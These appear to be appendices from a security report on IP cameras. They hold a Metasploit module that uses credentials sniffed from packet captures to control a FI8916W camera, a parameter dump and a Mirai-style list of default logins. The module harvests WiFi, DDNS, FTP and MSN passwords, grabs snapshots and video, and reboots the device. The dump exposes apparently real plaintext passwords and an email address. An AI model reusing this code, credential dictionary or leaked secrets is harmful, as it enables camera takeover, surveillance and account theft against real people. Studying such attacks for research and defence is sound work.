    @cgiddnspass = ""
    @cgiddnspass = ""
    @cgiftpsvr   = ""
    @cgiftpuser  = ""
    @cgiftppass  = ""
    @cgimsnuser  = ""
    @cgimsnpass  = ""

    @datastore   = ""

##
# initialize - Store the datastore from the main class and extract credentials
#              based on the PCAP scan.
```

```
##
   def initialize(inherited_datastore)
# Save the datastore from the main module.
      super(inherited_datastore)
      @datastore = inherited_datastore
# Extract user id an dpassword using camera credentials extracted by Camera class.
      get_user_pass()
   end


##
# get_menu - extract the menu as text from the CGIS array.
##
   def get_menu()
      option = 1


      menu = "\033[32m\n"
      CGIS.each do |(cgi_text, cgi_cgi)|
         menu = menu + "(" + option.to_s + ") " + cgi_text + "\n"
         option = option + 1
      end
      menu = menu + "\033[0m"


      return menu
   end


##
# max_options - Return the number of elements in the menu/CGIS array.
##
   def max_options()
      return MAXOPT
   end


##
# get_user_pass - Extract user and password information from the signature
#                 file parsed from the PCAP array
##
   def get_user_pass()
      File.foreach(@datastore["camdir"] + "fi8916w.txt") do |val|
         if val.match(PASSCGI)
            end_positions = val.enum_for(:scan, "&").map { Regexp.last_match.begin(0) }
            @cgiuser = val[val.match("user=").end(0)..(end_positions[0] - 1)]
            @cgipass = val[val.match("pwd=").end(0)..(end_positions[1] - 1)]
            puts "Found user = " + @cgiuser
            puts "Found pwd  = " + @cgipass
```

```
      end
    end

    if @cgiuser > ""
      res = ""
      res = send_request_cgi({
        'method'   => 'GET',
        'uri'      => "#{CGIS[1][1]}",
        'vars_get' => {
                    'user' => @cgiuser,
                    'pwd'  => @cgipass
                   }
      })

      if res && res.code == 200

        @cgiwifiuser    = find_key(res.body, "wifi_ssid=")
        @cgiwifipass    = find_key(res.body, "wifi_wpa_psk=")

        @cgiddnsuser    = find_key(res.body, "ddns_user=")
        @cgiddnspass    = find_key(res.body, "ddns_pwd=")
        @cgiddnshost    = find_key(res.body, "ddns_host=")

        @cgiftpsvr      = find_key(res.body, "ftp_svr=")
        @cgiftpuser     = find_key(res.body, "ftp_user=")
        @cgiftppass     = find_key(res.body, "ftp_pwd=")

        @cgimsnuser     = find_key(res.body, "msn_user=")
        @cgimsnpass     = find_key(res.body, "msn_pwd=")

      end
    end

  end

##
# The following functions return the results of the function as defined
# in the menu/CGIS array.  Some funcions may rquire additional processing
# not defined in the array.
##
  def get_option_cgi(option)
    return CGIS[option - 1][1]
  end
```

```
def get_option_name(option)
   return CGIS[option - 1][0]
end

def process_option(option)
   send(CGIS[option - 1][2], option)
end

def get_status(option)
   process_cgi(CGIS[option - 1][1], true)
end

def get_user_params(option)
   process_cgi(CGIS[option - 1][1], true)
end

def reboot(option)
   process_cgi(CGIS[option - 1][1], true)
end

def get_misc(option)
   process_cgi(CGIS[option - 1][1], true)
end

def get_ddns(option)
   if process_cgi(CGIS[option - 1][1], true).to_i > 0
      red_text()
      puts "DDNS working."
   else
      red_text()
      puts "DDNS not working."
   end
   white_text()
end

def get_upnp(option)
   if process_cgi(CGIS[option - 1][1], true).to_i == 1
      red_text()
      puts "UPNP working."
   else
      red_text()
      puts "UPNP not working."
   end
   white_text()
```

```
  end

##
# get_snapshot - Has to perfrom additional processing to capture the stream and
#               save the data as a JPG in the approprite directory with a
#               date and timestamped name.  It then opens the JPG with the default
#               JPG viewer.
##
  def get_snapshot(option)
    time_stamp = Time.new

    snapshot = process_cgi(CGIS[option - 1][1], false)
    snapshot_filename = @datastore["camdir"] + "snapshot-" + time_stamp.inspect + ".jpg"
    snapshot_file = File.open(snapshot_filename, 'wb')
    snapshot_file.write(snapshot)
    snapshot_file.close()

    red_text()
    puts "Writing #{snapshot_filename}."
    white_text()

    system("xdg-open \"#{snapshot_filename}\"")
  end

  def set_factory(option)
    puts "Not implemented for safety in testing ;)"
  end

##
# process_cgi - This routines performs the GET for a given CGI
#               command and returns the result.  It may also
#               display the result if requested.
#
  def process_cgi(cgi_function, to_display)
    res = ""
    res = send_request_cgi({
      'method'   => 'GET',
      'uri'      => "#{cgi_function}",
      'vars_get' => {
                    'user' => @cgiuser,
                    'pwd'  => @cgipass
                   }
    })
```

```
    red_text()
    if res && res.code == 200
      if to_display
        puts res.body
      end
    else
      print_error("Requested CGI did not work.")
    end
    white_text()

    return res.body
  end

  def get_camera_params(option)
    process_cgi(CGIS[option - 1][1], true)
  end

  def get_log(option)
    process_cgi(CGIS[option - 1][1], true)
  end

  def get_wifi_scan_result(option)
    process_cgi(CGIS[option - 1][1], true)
  end

  def get_forbidden(option)
    process_cgi(CGIS[option - 1][1], true)
  end

##
# get_video - Displays the video stream in the default browser.
##
  def get_video(option)
    video_url = "http://" + datastore["rhost"] + ":" + datastore["rport"].to_s + "/videostream.cgi?user=" + @cgiuser + '\&pwd=' + @cgipass
    system("xdg-open #{video_url}")
  end

  def set_ddns
    puts "set_ddns"
  end

  def show_userinfo(option)
    red_text()
```

```
    puts "Camera user = " + @cgiuser
    puts "Camera pwd  = " + @cgipass
    puts "WiFi   user = " + @cgiwifiuser
    puts "WiFi   pwd  = " + @cgiwifipass
    puts "DDNS   user = " + @cgiddnsuser
    puts "DDNS   pwd  = " + @cgiddnspass
    puts "DDNS   host = " + @cgiddnshost
    puts "FTP    svr  = " + @cgiftpsvr
    puts "FTP    user = " + @cgiftpuser
    puts "FTP    pwd  = " + @cgiftppass
    puts "MSN    user = " + @cgimsnuser
    puts "MSN    pass = " + @cgimsnpass

    white_text()
  end

##
# is_FI8916W - This functions looks for the camera signature in the
#              PCAP file and returns True if found, otherwise False.
##
  def self.is_FI8916W(work_dir, search_file)
    return_value = false

    if Camera.filescan(work_dir + search_file, work_dir + "fi8916w.txt", CAMTAG)
      puts "FI8916W signature found."

      CGIS.each do |(cgi_text, cgi_cgi)|
        File.foreach(work_dir + "fi8916w.txt") do |val|
          cgi_match = val.match(cgi_cgi)
          if (cgi_match != nil)
            return_value = true
          end
        end
      end
    end

    return return_value
  end

  private

  def red_text
    puts "\033[1m\033[31m\n"
  end
```

```
  def white_text
    puts "\033[0m\033[22m\n"
  end

##
# find_key - scans a data string for a specified key
##
  def find_key(res_string, target_key)
    start_positions = res_string.enum_for(:scan, target_key).map { Regexp.last_match.begin(0) }
    end_positions   = res_string[start_positions[0]..res_string.length].enum_for(:scan, ";").map { Regexp.last_match.begin(0) }
    end_positions   = start_positions[0] + end_positions[0] - 2
    start_positions = start_positions[0] + target_key.length + 1
    return res_string[start_positions..end_positions]
  end

end

class MetasploitModule < Msf::Auxiliary

  include Msf::Exploit::Remote::HttpClient
  include Msf::Auxiliary::Report
  include Msf::Exploit::Capture


  def initialize
    super(
        'Name'          => 'IP Camera Utility',
        'Version'       => '$Revision: 7243 $',
        'Description'   => 'This module simply controls and extracts information from an IP Camera.',
        'Author'        => 'Dallas Wright',
        'License'       => MSF_LICENSE,
        'DefaultOptions' =>
          {
            'RHOST' => "10.0.0.194",
            'RPORT' => 8080
          }
    )

##
# Deregister unneeded options
##
    deregister_options('VHOST', 'FILTER', 'INTERFACE', 'PCAPFILE', 'Proxies', 'SNAPLEN', 'SSL', 'TIMEOUT')
```

```
##
# Register new options and default them.
##
      register_options(
      [
        OptString.new("CAMTYPE",   [true, 'Type of camera.', 'FI8916W']),
        OptString.new("CAMDIR",    [true, 'Packet capture directory.', "/root/Desktop/Work/"]),
        OptString.new("CAMPKT",    [true, 'Packet capture file.', 'ddns.pcapng'])
      ], self.class)

  end

  def run
##
# Check if it is an FI8916W.  If more classes are made then those can be added asw ell.
##
       if FI8916W.is_FI8916W(datastore["camdir"], datastore["campkt"])
         puts "Found FI8916W."

# Instantiate the camera as an FI8916W
         the_camera = FI8916W.new(datastore)

# Get the menu and execution options.
         cgi_list = the_camera.get_menu()

         puts "Welcome to the IP Camera Utility.\n"

# Loop until the user choses to exit
         cgi_option = 1
         while the_camera.get_option_name(cgi_option) != "Exit"
            puts cgi_list
            print "Enter an option > "
            cgi_option = gets.chomp.to_i
            if cgi_option <= the_camera.max_options()
               if the_camera.get_option_name(cgi_option) != "Exit"
                  the_camera.process_option(cgi_option)
               end
            else
               cgi_option = 1
            end
         end

         puts "Thank you for using the IP Camera Utility."
      end
```

```
  end
end
```

Appendix E - Get Parameters Menu Option

```
var id='C4D6552DFA5F';
var sys_ver='11.37.2.65';
var app_ver='2.0.10.6';
var alias='';
var now=1497282032;
var tz=28800;
var daylight_saving_time=0;
var ntp_enable=1;
var ntp_svr='time.nist.gov';
var user1_name='admin';
var user1_pwd='';
var user1_pri=2;
var user2_name='';
var user2_pwd='';
var user2_pri=0;
var user3_name='';
var user3_pwd='';
var user3_pri=0;
var user4_name='';
var user4_pwd='';
var user4_pri=0;
var user5_name='';
var user5_pwd='';
var user5_pri=0;
var user6_name='';
var user6_pwd='';
var user6_pri=0;
var user7_name='';
var user7_pwd='';
var user7_pri=0;
var user8_name='';
var user8_pwd='';
var user8_pri=0;
var dev2_alias='';
var dev2_host='';
var dev2_port=0;
var dev2_user='';
var dev2_pwd='';
```

```
var dev3_alias='';
var dev3_host='';
var dev3_port=0;
var dev3_user='';
var dev3_pwd='';
var dev4_alias='';
var dev4_host='';
var dev4_port=0;
var dev4_user='';
var dev4_pwd='';
var dev5_alias='';
var dev5_host='';
var dev5_port=0;
var dev5_user='';
var dev5_pwd='';
var dev6_alias='';
var dev6_host='';
var dev6_port=0;
var dev6_user='';
var dev6_pwd='';
var dev7_alias='';
var dev7_host='';
var dev7_port=0;
var dev7_user='';
var dev7_pwd='';
var dev8_alias='';
var dev8_host='';
var dev8_port=0;
var dev8_user='';
var dev8_pwd='';
var dev9_alias='';
var dev9_host='';
var dev9_port=0;
var dev9_user='';
var dev9_pwd='';
var ip='10.0.0.194';
var mask='255.255.255.0';
var gateway='10.0.0.1';
var dns='75.75.75.75';
var dhcp_vendor='';
var port=8080;
var wifi_enable=1;
```

```
var wifi_ssid='Surveillance-Van-24';
var wifi_encrypt=4;
var wifi_defkey=0;
var wifi_key1='';
var wifi_key2='';
var wifi_key3='';
var wifi_key4='';
var wifi_authtype=0;
var wifi_keyformat=0;
var wifi_key1_bits=0;
var wifi_key2_bits=0;
var wifi_key3_bits=0;
var wifi_key4_bits=0;
var wifi_mode=0;
var wifi_wpa_psk='dhspa89x';
var wifi_country=1;
var pppoe_enable=0;
var pppoe_user='';
var pppoe_pwd='';
var upnp_enable=0;
var ddns_service=17;
var ddns_user='dallaswright';
var ddns_pwd='dhs9172x';
var ddns_host='csc844.ddns.net';
var ddns_proxy_svr='';
var ddns_proxy_port=0;
var mail_svr='';
var mail_port=0;
var mail_tls=0;
var mail_user='';
var mail_pwd='';
var mail_sender='';
var mail_receiver1='';
var mail_receiver2='';
var mail_receiver3='';
var mail_receiver4='';
var mail_inet_ip=0;
var ftp_svr='ftp.drivehq.com';
var ftp_port=21;
var ftp_user='dallaswright@hotmail.com';
var ftp_pwd='dhs9172x';
var ftp_dir='';
```

```
var ftp_mode=0;
var ftp_retain=0;
var ftp_upload_interval=0;
var ftp_filename='';
var ftp_numberoffiles=0;
var ftp_schedule_enable=0;
var ftp_schedule_sun_0=0;
var ftp_schedule_sun_1=0;
var ftp_schedule_sun_2=0;
var ftp_schedule_mon_0=0;
var ftp_schedule_mon_1=0;
var ftp_schedule_mon_2=0;
var ftp_schedule_tue_0=0;
var ftp_schedule_tue_1=0;
var ftp_schedule_tue_2=0;
var ftp_schedule_wed_0=0;
var ftp_schedule_wed_1=0;
var ftp_schedule_wed_2=0;
var ftp_schedule_thu_0=0;
var ftp_schedule_thu_1=0;
var ftp_schedule_thu_2=0;
var ftp_schedule_fri_0=0;
var ftp_schedule_fri_1=0;
var ftp_schedule_fri_2=0;
var ftp_schedule_sat_0=0;
var ftp_schedule_sat_1=0;
var ftp_schedule_sat_2=0;
var alarm_motion_armed=0;
var alarm_motion_sensitivity=5;
var alarm_motion_compensation=0;
var alarm_input_armed=1;
var alarm_ioin_level=1;
var alarm_sounddetect_armed=0;
var alarm_sounddetect_sensitivity=5;
var alarm_iolinkage=0;
var alarm_preset=0;
var alarm_ioout_level=1;
var alarm_mail=0;
var alarm_upload_interval=0;
var alarm_http=0;
var alarm_msn=0;
var alarm_http_url='';
```

```
var alarm_schedule_enable=0;
var alarm_schedule_sun_0=0;
var alarm_schedule_sun_1=0;
var alarm_schedule_sun_2=0;
var alarm_schedule_mon_0=0;
var alarm_schedule_mon_1=0;
var alarm_schedule_mon_2=0;
var alarm_schedule_tue_0=0;
var alarm_schedule_tue_1=0;
var alarm_schedule_tue_2=0;
var alarm_schedule_wed_0=0;
var alarm_schedule_wed_1=0;
var alarm_schedule_wed_2=0;
var alarm_schedule_thu_0=0;
var alarm_schedule_thu_1=0;
var alarm_schedule_thu_2=0;
var alarm_schedule_fri_0=0;
var alarm_schedule_fri_1=0;
var alarm_schedule_fri_2=0;
var alarm_schedule_sat_0=0;
var alarm_schedule_sat_1=0;
var alarm_schedule_sat_2=0;
var decoder_baud=12;
var msn_user='
```

Appendix F – Marai Attack User IDs and Passwords Modified

User IDs

xc3511

vizxv

admin

ADMIN

888888

xmhdipc

default

juantech

123456

54321

support

password

drowssap

root

12345

user

pass

admin1234

1111

smcadmin

666666

1234

lkv123

ubnt

7ujMko0vizxv

Passwords

root

admin

support

Administrator

ADMIN

ROOT

SUPPORT

ADMINISTRATOR

administrator

service

supervisor

guest

admin1

666666

888888

ubnt

tech

mother